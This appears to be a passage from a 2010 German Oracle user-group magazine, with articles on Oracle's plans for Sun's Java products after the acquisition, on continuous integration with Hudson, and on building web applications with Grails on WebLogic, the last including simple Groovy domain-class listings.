Im Übrigen stellte sich nach dem Zusammenschluss für viele die Frage, ob IBM und Parteien wie (Red Hat) JBoss, VMWare/Spring und die Apache Foundation von der Vorstellung zu begeistern sind, gemeinsam mit Oracle an Java und JEE im Rahmen des JCP zu arbeiten. Diese Zweifel lassen sich zumindest teilweise zerstreuen, da diese Parteien auch außerhalb des JCP bereits erfolgreich zusammenarbeiten (beispielsweise bei W3C und OASIS) und IBM und Oracle auch im ANSI-SQL-Committee gemeinsam federführend sind.

Die Verantwortung der Community

Oracle hat darauf gedrängt, die wichtigsten Open-Source-Projekte, auf die sich Sun fokussiert hatte, fortzuführen. Ebenso wie Sun sich selbst ab und zu aus Projekten zurückgezogen hat, wird Oracle dies aber auch tun. Sun hat in der Vergangenheit beispielsweise das Projekt „Kenai“ aufgesetzt, als Versuch, die Entwicklungsarbeit „in the Cloud“ zu fördern. Oracle wird dieses Projekt nicht weiterführen, um nicht mehrere gleichartige Plattformen nebeneinander zu betreiben. Aus diesem Grund hat Oracle kürzlich die Schließung von „Kenai“ bekannt gegeben. In der Folge sollen alle diesbezüglichen Projekte nach java.net umziehen.

Java und JVMs

Java 7 liegt für Ende 2010 im Zeitplan. Wichtigste Eigenschaften sind mehr als 200 Sprachen auf der JVM (für Oracle kein wichtiges Ziel), Leistungsoptimie-

rungen, Steigerung der Entwickler-Produktivität und selbstverständlich der modulare Einsatz. Oracle führt (zu-nächst?) weiterhin zwei strategische Java Virtual Machines:

- JRockit Virtual Machine aus dem BEA-Erbe
- Sun Hotspot Virtual Machine

Hier ist im Laufe der nächsten ein bis zwei Jahre zu erwarten, dass sich die Vorteile der einzelnen Produkte in einer Best-of-Breed-JVM bündeln werden.

NetBeans

NetBeans soll weiterentwickelt werden, als vollwertige integrierte Entwicklungsumgebung (IDE) für Java/JEE. Besser noch: als die beste Entwicklungsumgebung für Java-Entwickler. NetBeans ist im Übrigen nicht die einzige IDE, die Oracle unterstützt. JDeveloper bleibt für Oracle nach wie vor die strategische Entwicklungsplattform für viel mehr als nur Java/JEE, nämlich auch für SOA, Database, XML, ADF, UML und andere Oracle-Produkte. Darüber hinaus bietet Oracle das Produkt OEPE, eine Art Fortsetzung des früheren WebLogic-Workshops. OEPE steht für „Oracle Enterprise Pack for Eclipse“ und bietet ein Plug-in für Eclipse, was unter anderem die Arbeit mit Spring, JAX-WS, EJB, Database und WebLogic SCA vereinfacht. Obendrein ist OEPE praktisch, um das Deployment von JEE-Applikationen auf WebLogic Server zu betreiben. All diese IDEs sind kostenlos.

NetBeans ist in den letzten Jahren zu einer IDE für sämtliche Sprachen herangewachsen, die auf der JVM laufen können – einschließlich Python, Groovy und Ruby. Auch andere Sprachen wie PHP, JavaScript und sogar C/C++ werden von NetBeans unterstützt. Oracle hat dargelegt, dass es all diese Errungenschaften der Community überlässt. Anders ausgedrückt: Oracle wird aktiv mit NetBeans fortfahren und sicherstellen, dass es für die Java/JEE-Entwicklung eine führende IDE bleiben wird – und das gilt ausdrücklich auch für JavaFX. Oracle wird die breitere JVM-Unterstützung, die in den letzten Jahren mit NetBeans eingesetzt

wurde, nicht fortführen. Es hängt also von der Zustimmung in der Community ab, ob diese Teilbereiche von NetBeans eine Zukunft haben.

Schließlich hat Oracle dargelegt, dass es eine sogenannte „Kreuzbefruchtung“ zwischen den IDEs geben soll. Der Matisse-Editor in NetBeans für Java-Client-Applikationen wird beispielsweise auch in den JDeveloper aufgenommen, ebenso wie die Integration mit Hudson. Umgekehrt werden Features aus JDeveloper – etwa in Bezug auf das Deployment zu WebLogic – in NetBeans ergänzt.

GlassFish

GlassFish ist die Referenz-Implementierung der Spezifikation von JEE (5 und 6) und für das Deployment von Enterprise-Applikationen ausgelegt. GlassFish selbst ist ein Open-Source-Projekt und kann kostenlos eingesetzt werden. Sun hat zu seiner Zeit eine Enterprise-Lizenz angeboten, die unter anderem den Support für GlassFish abdeckt. Oracle liefert hingegen verschiedene Beiträge für GlassFish, von denen EclipseLink die bekannteste ist, eine auf Toplink basierende Referenz-Implementierung von JPA. Oracle übernahm BEA im Jahr 2008 und holte damit den WebLogic Server als neuen Enterprise-Applikationsserver ins Haus. Es stellt sich also die Frage: Wie werden sich GlassFish und WebLogic Server zueinander verhalten?

Oracle hat verkündet, dass man GlassFish als die JEE-Referenz-Implementierung fortführen werde. Aber – der strategische Enterprise-Applikationsserver bleibt WebLogic. Oracle möchte GlassFish vor allem als Server für Entwicklungsumgebungen und mögliche leichtere Produktionsanwendungen positionieren. Inwiefern Produktionssysteme auf GlassFish lauffähig sind und unter welchen Bedingungen dessen Einsatz grundsätzlich möglich sein wird, ist zurzeit verhältnismäßig unklar. Genauso ungewiss scheint auch zu sein, was Oracle mit den Teilen von GlassFish machen wird, die nicht unter die JEE-Referenz-Implementierung fallen – wie OpenSSO, GlassFish ESB (OpenESB) und Metro (der WebService Stack). Im Übrigen erhalten alle Web-

Logic-Kunden automatisch eine Lizenz für eine GlassFish Enterprise Edition. Oracle hat bereits früher Interesse an dem Metro-Stack gezeigt, der durchaus zu einem Bestandteil von WebLogic heranwachsen könnte.

Ein strategisches Produkt im Bereich von SOA und Enterprise Service Bus (ESB) stellt die Oracle SOA Suite dar. Einige gute Teilbereiche der GlassFish-Unterprodukte wie Sun JavaCAPS (Composite Application Platform Suite) werden auch in die SOA Suite übernommen. Anwender von JavaCAPS werden zwar weiterhin betreut, ihnen wird jedoch mittelfristig empfohlen, zur SOA Suite zu wechseln. Die Zukunft von OpenESB und OpenSSO ist zurzeit noch unklar.

Portal

WebCenter ist die strategische Portal-Produktfamilie von Oracle. Benutzer von GlassFish WebSpace Server und Sun Portal Server werden noch betreut und bekommen additiv einen Migrationspfad zum WebCenter angeboten. Das geistige Kapital von Sun in GlassFish WebSpace wird auf die Liferay Community übertragen.

Open Office

Dokumente im ODF-Format lassen sich auch in Zukunft vom Desktop aus bearbeiten – aber auch von einer mobilen Plattform und einem Webbrowser „in the cloud“. Oracle kündigte an, „Oracle Cloud Office“ einzuführen, eine Google-docs-artige SaaS-Umgebung, in der Dokumente bearbeitet werden können. Unter dem Namen „Oracle Office“ – ein Name, den übrigens Mitte der 1990er Jahre ein schwer gescheitertes E-Mail- und Workgroup-Produkt hatte – erscheint die lizenzierte Variante von OpenOffice, die von Oracle auch mit anderen Oracle-Produkten unter anderem für Business Intelligence und Content Management integriert wird.

Vormalige Führungspersönlichkeiten

Jonathan Schwartz ist nach der Zusammenführung von Oracle und Sun durch die Hintertür verschwunden

– mit 12 Millionen Dollar als Abfindungsprämie. James Gosling hat in seinem Weblog angekündigt, Oracle am 2. April verlassen zu haben (siehe: http://blogs.sun.com/jag/entry/so_long_old_friend). Scott McNeally, der vor vier Jahren als CEO zurücktrat, jedoch als Chairman of the Board (of Directors) noch eng an Sun beteiligt war, hat sich offiziell von den Sun-Mitarbeitern verabschiedet. In einem emotionsgeladenen Schreiben motiviert er den Übergang von Sun zu Oracle und insbesondere die neue Leitung durch Larry Ellison von ganzem Herzen (siehe <http://digitaldaily.allthingsd.com/20100126/sun-co-founder-to-employees-kick-butt-and-have-fun/>). Er selbst wird im Zusammenschluss von Oracle und Sun keine Rolle spielen.

JavaOne 2010

Oracle hat angekündigt, dass die JavaOne auch im Jahre 2010, wie in früheren Jahren, in San Francisco stattfinden wird. Wenn man genauer hinschaut, wird die Konferenz aber doch ganz anders sein als früher: Sie wird zeitgleich

mit der Oracle Open World (OOW, 19. bis 23. September 2010) stattfinden. Die OOW ist eine Konferenz, die San Francisco bereits ziemlich in Beschlag nimmt. Über 40.000 Besucher, die das komplette Moscone-Center und darum herum die Konferenzeinrichtungen von weiteren fünf Großhotels besetzen, nehmen auch eine komplette Straße für das Mittagessen in Anspruch. Die JavaOne nahm normalerweise auch den größten Teil des Moscone-Centers in Beschlag – und natürlich die Restaurants, Bars und einige Hotels in der Umgebung. Die Überschneidung bei den Besuchern zwischen beiden Konferenzen ist allerdings eher gering – weniger als 1000 Besucher nehmen an beiden Konferenzen teil. Wie diese beiden Konferenzen gleichzeitig durchgeführt werden können, und ob die JavaOne als selbstständige Konferenz in der roten Welle, die San Francisco in jener Woche überschwemmt, aufrecht erhalten werden kann, ist noch unklar.

Als eine Art Ausgleich – und weil diese Organisationsform relativ viel Geld spart – ist eine „JavaOne Tour“ geplant. In China, Russland, Indien und Bra-

silien werden Satellitenveranstaltungen unter der Bezeichnung „JavaOne“ durchgeführt. West-Europa hat mit der Devovx sozusagen bereits eine „Mini“ JavaOne und wird daher nicht weiter berücksichtigt. Dies alles kann man nur als Schwächung der wichtigen und starken Java-Community interpretieren. Es werden vermutlich keine 10.000 Java-Anhänger zusammenkommen, um ihr Clubtreffen im Moscone-Center abzuhalten. Die Gemeinschaft verliert eine ihrer ausgeprägtesten Darstellungsformen – oder sieht diese zumindest in einem gigantischen Kirmes aufgehen, bei dem sie bestenfalls einen der Nebenschauplätze einnehmen wird.

Es bleibt abzuwarten, ob die bestehenden Konferenzen, die im Wesentlichen dem Treffen der Community dienen, in die Fußstapfen der JavaOne treten können. Die diesjährige JavaOne wird daher sicherlich unter besonderer Beobachtung der Community stehen.

Kontakt:

Torsten Winterberg
torsten.winterberg@opitz-consulting.com



Abbildung 1: Aus dem Weblog von James Gosling

Continuous Integration mit Hudson

Hakon Lugert, essential bytes GmbH & Co. KG

Oft wird im Oracle-Umfeld noch sehr „klassisch“ entwickelt: Moderne Aspekte wie Unit-Testing, Continuous Integration etc., die in anderen Entwicklungsumfeldern längst Standard sind, werden nur stiefmütterlich behandelt und sind daher vielen Oracle-Entwicklern im klassischen Bereich nur ansatzweise bekannt. Ein Grund mag sein, dass hier im Gegensatz zum Java-Umfeld bislang kaum populäre Frameworks oder Tools vorhanden sind. Dieser Artikel stellt die Möglichkeiten und Vorteile von Continuous Integration anhand eines konkreten Beispiels vor.

Bei „Continuous Integration“ handelt es sich um einen Mechanismus zur Qualitätssicherung. Es werden dabei automatisiert zyklisch (beispielsweise täglich) die aktuellsten Versionsstände der Software-Quellen geladen, auf Integrität untersucht und/oder qualitativ geprüft (Unit-Tests). Bei Fehlern erhalten die Entwickler eine Nachricht. Zusätzlich kann man die komplette Historie eines Projekts archivieren. Dadurch sind Integrität und Qualität der Software bereits während der Entwicklung fortlaufend überwacht und sichergestellt.

Dazu ein Szenario, das viele Entwickler vermutlich schon einmal so oder in ähnlicher Weise erlebt haben: Entwickler „Foo“ arbeitet in seiner lokalen Sandbox an einem Projekt und ändert die Parameter einer Methode. Ihm ist nicht bewusst, dass seine Kollegen in anderen Teilen des Projekts diese Methode ebenfalls nutzen. Foo committet seine Änderungen. Seine Kollegen bekommen davon nichts mit und machen somit auch kein Update auf den aktuellsten Versionsstand. Alle Entwickler stellen ihre Arbeiten fertig, ein paar Tage später soll ein reguläres Deployment der Anwendung stattfinden. Dabei gibt es dann Probleme, da die Änderung von Foo Einfluss auf Programmteile der anderen Entwickler hatte und das Gesamtprojekt im aktuellsten Versionsstand nicht mehr kompilierbar ist. Dieser Fehler blieb jedoch aufgrund einer Verkettung unglücklicher Umstände bis zum Deployment unbemerkt. Im besten Fall handelt es sich nur um eine kleine Änderung, die die Entwickler schnell nachvollziehen können, so dass das Deployment wie geplant stattfinden kann. Im schlechteren Fall müssen die

Entwickler jetzt einen Tag nacharbeiten, das Deployment wird verschoben und der Projektleiter fragt: „Wie kann so etwas passieren?“.

An diesem und ähnlichen möglichen Szenarien setzt „Continuous Integration“ an: Durch eine laufende Überwachung der Entwicklungsstände werden Fehler frühzeitig erkannt und lassen sich bereits im Entwicklungsprozess beheben. Die Qualität der Software steigt. In dem Beispiel hätte unabhängig von allen Entwicklern bereits nach dem Commit der Änderungen von Foo im Hintergrund ein automatisierter Build stattgefunden. Dieser wäre fehlgeschlagen, die Entwickler wären per E-Mail informiert worden und hätten ihre Abhängigkeiten / Änderungen abstimmen können. Damit ist sichergestellt, dass es keine Probleme beim Deployment gibt, es sei denn, es werden noch kurz davor Änderungen am Code gemacht.

Anhand des Beispiels kann man aber auch die Voraussetzungen für den Einsatz von Continuous Integration erkennen. Es muss zum Beispiel sichergestellt sein, dass alle Entwickler ihre Quellen zeitnah (täglich) im Revision Control veröffentlichen. Falls die Entwickler autark an ihren Änderungen arbeiten und kurz vor dem Deployment ein großes gemeinsames Commit stattfindet, nützt Continuous Integration natürlich nichts. Sind die Voraussetzungen gegeben oder geschaffen, so kann durch Continuous Integration ein echter Mehrwert entstehen.

Hudson

Continuous Integration ist im Java-Umfeld nicht zuletzt deshalb so populär, weil es nach Vorarbeit einiger

anderer Lösungen jetzt ein mächtiges Open-Source-Produkt gibt, das sich zum De-facto-Standard entwickelt hat: Hudson (<http://www.hudson-ci.org/>) ist ein webbasierter Continuous-Integration-Server, der sich insbesondere durch hohe Stabilität, Skalierbarkeit, Benutzerfreundlichkeit und Flexibilität auszeichnet. Mithilfe eines Plug-in-Konzepts ist Hudson auch für andere Entwicklungsumgebungen neben Java einsetzbar. Durch Plug-ins sind verschiedene Build-Verfahren, Test-Tools, Code-Quality-Checks oder Benachrichtigungskanäle integrierbar und konfigurierbar.

In der Standard-Konfiguration bringt Hudson einen eigenen Web-Server (Winstone) mit, so dass sich Hudson ohne Vorarbeiten installieren lässt. Im Normalfall ist die Installation mit wenigen Klicks und in weniger als fünf Minuten ausgeführt. Die weitere Konfiguration findet dann über das Web-Interface statt. Dort ist es auch möglich, Plug-ins herunterzuladen oder Projekte einzurichten. In den meisten Java-Projekten werden Deployments bereits über Ant (<http://ant.apache.org>) oder Maven (<http://maven.apache.org>) ausgeführt. Da Hudson beide Build-Verfahren ebenfalls unterstützt, können vorhandene Deployment-Skripte recht einfach für Continuous Integration adaptiert werden.

Praktische Anwendung

Ist die erste Hürde genommen und Continuous Integration für vorhandene Projekte eingerichtet, lässt sich das System nach und nach erweitern und den eigenen Anforderungen anpassen. Dazu die Beschreibung eines umfangreicheren Continuous-Inte-

Exklusiv für Sie: Das CFOworld-Jahresabo professionell, vernetzt, persönlich



✓ **Ihr Preisvorteil:** Mehr erfahren, viel sparen:
Jetzt CFOworld abonnieren und **20 % sparen!**

✓ **Ihr Wissensvorsprung:** Strategien und Trends
im Finanzmanagement: Exklusiv und versand-
kostenfrei auf Ihrem Schreibtisch

✓ **Ihre Community:**
von CFOs für CFOs

**Jahresabo
für nur EUR 38,40**

**Bestellhotline:
0180 5 72752-276**
aus dem dt. Festnetz nur EUR 0,14
pro Minute, Mobilfunkpreise max.
EUR 0,42 pro Minute)

Alles rund um die Abo-Pakete Ihrer CFOworld finden Sie unter
www.cfoworld.de/aboshop

CFOworld
Strategie. Management. Leadership.

CFOworld erscheint im Verlag IDG Business Media GmbH, Lyonel-Feining-Str. 26, 80807 München, Registergericht München, HRB 99187, Geschäftsführer: York von Heimburg. Die Kundenbetreuung erfolgt durch den CFOworld Kundenservice, ZENIT Pressevertrieb GmbH, Postfach 810580, 70522 Stuttgart, Geschäftsführer: Peter Staudenmaier Tel.: 0180 5 72752-276*, E-Mail: shop@cfoworld.de (*aus dem dt. Festnetz nur 0,14 Euro pro Minute, Mobilfunkpreise max. 0,42 Euro pro Minute)

gration-Konzepts, wie es der Autor für eines seiner Java-Projekte einsetzt. Es handelt sich dabei um eine in Drei-Schicht-Architektur entwickelte Software. Als Frontend ist ein Swing-Client im Einsatz; die Anbindung erfolgt über einen EJB-Container (auf JBoss). Als Datenbank kommen wahlweise eine Oracle oder Postgres-Datenbank zum Einsatz, die über das Persistenz-Framework Hibernate angebunden ist. Im Continuous-Integration-Konzept (mit Hudson) sind folgende Punkte berücksichtigt:

- Update der aktuellen Sourcen aus Subversion
- Kompilieren aller Sourcen. Protokollierung von Compiler Errors und Warnings
- Untersuchen des Codes auf Code-Richtlinien (Variablen-Namen etc.) mit dem Tool Checkstyle (<http://checkstyle.sourceforge.net>, Checkstyle-Plug-in für Hudson)
- Untersuchen des Codes auf potenzielle Fehler mit dem Tool Findbugs (<http://findbugs.sourceforge.net>, Plug-in)
- Ausführen von Unit-Tests mittels Junit (<http://www.junit.org>)
- Deployment des EJB-Projekts auf einem lokalen Jboss-Server und Starten des Jboss-Servers
- Ausführen von Frontend-Tests. Dazu werden die Swing-Client-Programme in einem Framework gestartet und Benutzeraktionen (Eingaben, Klicks etc.) simuliert. Hudson protokolliert die auftretenden Fehler
- Diese Frontend-Tests werden zweifach ausgeführt: gegen eine Oracle und gegen eine Postgres-Datenbank. So ist sichergestellt, dass die Anwendungen auf allen unterstützten Datenbank-Plattformen korrekt funktionieren
- Archivieren des Hudson-Builds und aller Testergebnisse

Alle diese Prüfungen werden über Nacht ausgeführt, also als „Nightly Build“. Es wäre ebenso möglich, die Prüfungen nach jedem Commit zu starten. Der Vorteil läge in einem noch schnelleren Feedback an die Entwickler. Probleme bei committe-




Abbildung 1: Historie der Code-Qualität – abnehmende Verletzung von Code-Konventionen

ten Sourcen meldet Hudson innerhalb von Minuten. Dies ist jedoch nur bei kleineren Konfigurationen sinnvoll. In umfangreicheren Umgebungen mit Unit- oder Frontend-Tests kann ein Build länger dauern, so dass hier der zeitgesteuerte Build vorzuziehen ist.

Es sind zahlreiche weitere Anwendungsfälle denkbar, die in ein Continuous-Integration-Konzept integriert werden können, zum Beispiel Last- oder Performance-Tests. Interessant wird es auch, wenn ein Produkt auf verschiedenen Plattformen (Windows, Linux) getestet werden soll, mit unterschiedlichen Datenbank-Versionen (die sich bekanntlich in der Performance unterschiedlich verhalten können) oder mit verschiedenen Java-Versionen. Entwickler von Web-Projekten (auch aus dem Nicht-Java-Umfeld) sollten sich Hudson auf jeden Fall anschauen, da mit einem Plug-in für das Test-Framework Selenium (<http://seleniumhq.org>) auch automatisierte Web-Tests möglich sind. Eine solche Automatisierung wäre zwar auch über SeleniumRC möglich, jedoch bietet eine Integration über Hudson die Möglichkeit, weitere Tests aufzunehmen und alle Informationen zentral zu steuern und zu überwachen.

Fazit

Neben der steigenden Code- und Produkt-Qualität besteht ein weiterer Vorteil in der höheren Transparenz der

Software-Entwicklung: Alle Beteiligten, auch Vorgesetzte, können jederzeit den Status beziehungsweise die Historie von Projekten einsehen. Zusammenfassend ist zu sagen, dass Continuous Integration in den Java-Projekten des Autors einen merklichen Qualitätszuwachs gebracht hat. Die Akzeptanz war von Anfang an hoch, da jedem Entwickler die Vorteile eines solchen Systems klar sind.

Möchte man Continuous Integration einführen, empfiehlt es sich, klein anzufangen, Erfahrungen zu sammeln und das System nach und nach auszubauen. Ist Java bereits im Zusammenspiel mit Ant oder Maven im Einsatz, so ist die Anfangshürde recht niedrig, in diesem Fall kann mit wenig Aufwand ein Demosystem aufgesetzt werden, um die Kollegen oder den Projektleiter „anzufüttern“.

Es bleibt zu hoffen, dass die Community die Unterstützung von Oracle-Tools für Hudson vorantreibt, so dass eventuell auch integrierte PL/SQL-Unit-Tests, Oracle-Lasttests oder gar Forms-Anwendungstests mit Hudson möglich sind. Hat man sich in einem Projekt einmal an solche Verfahren gewöhnt, vermisst man sie in anderen Projekten merklich.

Kontakt:

Hakon Lugert
hlugert@essential-bytes.de

Web-Applikationen mit Grails und WebLogic

Peter Soth, exensio GmbH

Verbesserte Frameworks haben die Realisierung von Web-Applikationen in den letzten Jahren stark vereinfacht. So hat sich beispielsweise die Komplexität von Enterprise-Java-Applikationen (JEE) ständig reduziert, hinzu kam der Einsatz von Technologien wie Spring und Hibernate. Diese Frameworks eignen sich jedoch nur bedingt für kostensensitive Projekte, da immer noch ein beträchtlicher Aufwand für technische und nicht fachliche Aspekte erforderlich ist. Dieser Artikel stellt das Framework „Grails“ vor, das die Produktivität eines Entwicklers durch die Entlastung bei technischen Fragestellungen bedeutend steigert. Der Einsatz des Oracle WebLogic-Servers stellt die Skalierbarkeit und den professionellen IT-Betrieb der Applikation sicher.

Enterprise-Java-Anwendungen sind für ihre technische Komplexität bekannt. Deshalb muss sich ein Entwickler zuerst in sehr viele Technologien einarbeiten, bevor er mit der Umsetzung fachlicher Anforderungen beginnen kann. Dies treibt die Projektkosten in die Höhe. Einige Software-Hersteller haben diese Problematik erkannt und Produkte für eine effizientere Entwicklung auf den Markt gebracht. Dazu zählt auch das Oracle Application Development Framework (ADF), das unter Einsatz einer integrierten Entwicklungsumgebung und fertigen, nur noch zu konfigurierenden Komponenten die Entwicklungsarbeit vereinfacht. Das Grails-Framework geht noch einen Schritt weiter und folgt den Ideen von „Ruby on Rails“, wie sich aus dem Namen „Grails“ schon vermuten lässt. Grails eignet sich im Besonderen für eine agile Software-Entwicklung.

Grails folgt den Kernprinzipien von Ruby on Rails:

- *Don't Repeat Yourself (DRY)*
Dieses Prinzip basiert auf den Ideen der Autoren Andy Hunt und Dave Thomas, die im Buch „Der pragmatische Programmierer“ beschrieben sind. In Grails werden hierzu Domain-Klassen in allen Schichten (Präsentation, Geschäftslogik und Persistenz) benutzt. JEE verwendet hier zum Vergleich in jeder Schicht separate Klassen, die eine Transformation benötigen. Eine Änderung in einer Schicht bedingt somit Mo-

difikationen in den weiteren Schichten.

- *Convention over Configuration*
Bei Grails können Konfigurationen vorgenommen werden, falls die Konventionen nicht ausreichen sollten. Eine Domain-Klasse erzeugt demgemäß einen Präsentations-Controller und eine Datenbank-Tabelle als feste Konvention. Dadurch entfällt die von Spring bekannte Konfigurationsproblematik, bei der man die einzelnen Komponenten über Konfigurationsdateien verknüpfen muss, was sehr schnell unübersichtlich wird.

Java, Groovy und Grails

Ein großer Vorteil von Grails – im Vergleich zu Ruby on Rails – ist seine Nähe zur Java-Welt. Hieraus resultieren ein hoher Wiederverwendungsgrad des bestehenden Java-Codes sowie eine sehr gute Skalierbarkeit, beispielsweise durch den Einsatz eines Oracle WebLogic-Servers. Eine Grails-Applikation kann dann sämtliche Funktionalitäten wie Datenbank-Connection-Pool oder das Security-Framework des WebLogic-Servers nutzen. Grails auf einen Blick:

- *Groovy*
Grails benutzt die Java-basierte Skriptsprache Groovy. Damit erhält der Entwickler eine sehr effiziente Programmiersprache. Groovy-Code wird in Java-Byte-Code kompiliert und innerhalb der Java Virtual Machine (JVM) ausgeführt. Aufgrund

der engen Verzahnung von Java und Groovy ist es möglich, vorhandene Java-Klassen in Groovy-Code einzubinden und umgekehrt.

- *Basis-Technologien*
Grails benutzt Spring und Hibernate. Dies stellt sicher, dass Grails-Applikationen über eine sehr gute Performanz und Skalierbarkeit verfügen.
- *Scaffolding (übersetzt Gerüstbau)*
Grails generiert aus den Domain-Klassen das Gerüst einer Applikation, bestehend aus der zur Domain-Klasse gehörenden Datenbank-Tabelle und dem User-Interface-Controller – inklusive aller CRUD-Funktionalitäten (Create, Read, Update und Delete). Das Gerüst kann später angepasst werden.
- *Grails Object Relational Mapping (GORM)*
Domain-Klassen werden mit GORM persistiert. GORM kann selbst komplexe Relationen abbilden, beispielsweise n:m-Relationen oder hierarchische Strukturen zwischen Tabellen.
- *Entwicklungsumgebung*
Es stehen verschiedene Plug-ins für Standard-Entwicklungsumgebungen zur Verfügung. Ein einfacher Texteditor reicht in der Regel jedoch auch. Grails wird standardmäßig mit der Servlet-Engine „Tomcat“ ausgeliefert.
- *Plug-in-System*
Grails verfügt über ein umfangreiches Plug-in-Angebot: Momentan

stehen rund 300 Plug-ins für die unterschiedlichsten Anforderungen zur Verfügung.

Einsatzmöglichkeiten

Der Autor setzt das Grails-Framework bereits seit dessen Veröffentlichung erfolgreich ein. Grund dafür war ursprünglich ein Kundenauftrag, ein Excel-Sheet in eine Web-Applikation zu migrieren. Diese hat im Vergleich zu einem Excel-Sheet folgende Vorteile:

- Die Daten werden zentral verwaltet:
 - Es ist keine Verteilung per E-Mail oder File-Share nötig.
 - Eine Bearbeitung der Daten ist durch mehrere Benutzer gleichzeitig möglich und alle Benutzer haben immer den aktuellen Stand zur Hand.
- Man kann Dritt-Systeme anbinden. Durch Anbindung eines LDAP-Servers muss beispielsweise eine E-Mail-Adresse nicht mehr manuell eingegeben werden.

Positive Erfahrungen aus verschiedenen Grails-Projekten zeigen, dass ein Entwickler drei- bis viermal produktiver ist als bei der Nutzung eines herkömmlichen Frameworks. Eine Realisierung mit JEE beziehungsweise Spring und Hibernate wäre in einer so kurzen Zeit nicht möglich gewesen und hätte demnach den Budget-Rahmen gesprengt.

Grails nur für kleine Projekte?

Die Frage nach der Projekt-Größe wird in den Grails-Foren oft gestellt. Dabei muss man genau unterscheiden, was unter einem großen Projekt zu verstehen ist. Grails eignet sich auch für diese unter folgenden Gesichtspunkten:

- Grails skaliert sehr gut, da es auf Spring und Hibernate basiert. Diese Frameworks haben das bereits in sehr vielen Projekten unter Beweis gestellt. Im Anhang findet sich ein Link auf Grails Success Stories. Unter diesen findet sich beispielsweise auch ein schwedischer Rundfunksender, dessen Seite mehrere Millionen Anfragen pro Monat bewältigt.
- Ein großes Entwicklungsteam stellt keine Einschränkung für den Einsatz von Grails dar. Es bietet eher den Vorteil, dass eine einheitliche Projekt-Struktur (per Konvention) vorliegt, an die sich alle Teammitglieder halten müssen.

Grails eignet sich hingegen nur bedingt für hochkomplexe Applikationen, bei denen für die Entwicklung alle Freiheitsgrade notwendig sind. So wird beispielsweise per Konvention eine Transaktion beim Verlassen eines Dialogs abgeschlossen. Für eine Dialogmaske, die verschachtelte Transaktionen benötigt, reicht dies nicht aus.

Durch eine entsprechende Konfiguration kann man dieses Verhalten ändern. Jedoch wird durch zu viele Konfigurationsänderungen irgendwann das Grundprinzip „Convention over Configuration“ verletzt.

Eine kleine Beispiel-Applikation

Die Vorzüge von Grails lassen sich am besten mit einer kleinen Applikation aufzeigen. Dazu als Beispiel eine CD-Verwaltung (siehe Abbildung 1). Listing 1 zeigt die Domain-Klasse für die Entität „Album“.

```
class Album {
    String interpret
    String name
    String genre
    Date erschienen

    static hasMany = [ songs :
        Song ]

    static constraints = {
        interpret(nullable: false)
        name(nullable: false)
        genre(nullable: true)
    }

    String toString() {,,$ {name} -
        $ {genre}"}
}
```

Listing 1: Album.groovy

Interessant bei der Domain-Klasse „Album“ ist der Ausdruck „static hasMany = [songs : Song]“. Mit diesem wird die 1:n-Relation zwischen Album und Song definiert. Listing 2 zeigt die Domain-Klasse „Song“.

```
class Song {
    String name
    String dauer

    Album album

    static constraints = {
        name(nullable: false)
        dauer(nullable: false)
    }

    String toString() {,,$ {name}"}
}
```

Listing 2: Song.groovy




Abbildung 1: Datenmodell der Beispiel-Applikation

Für die Erstellung der Applikation sind folgende Schritte nötig:

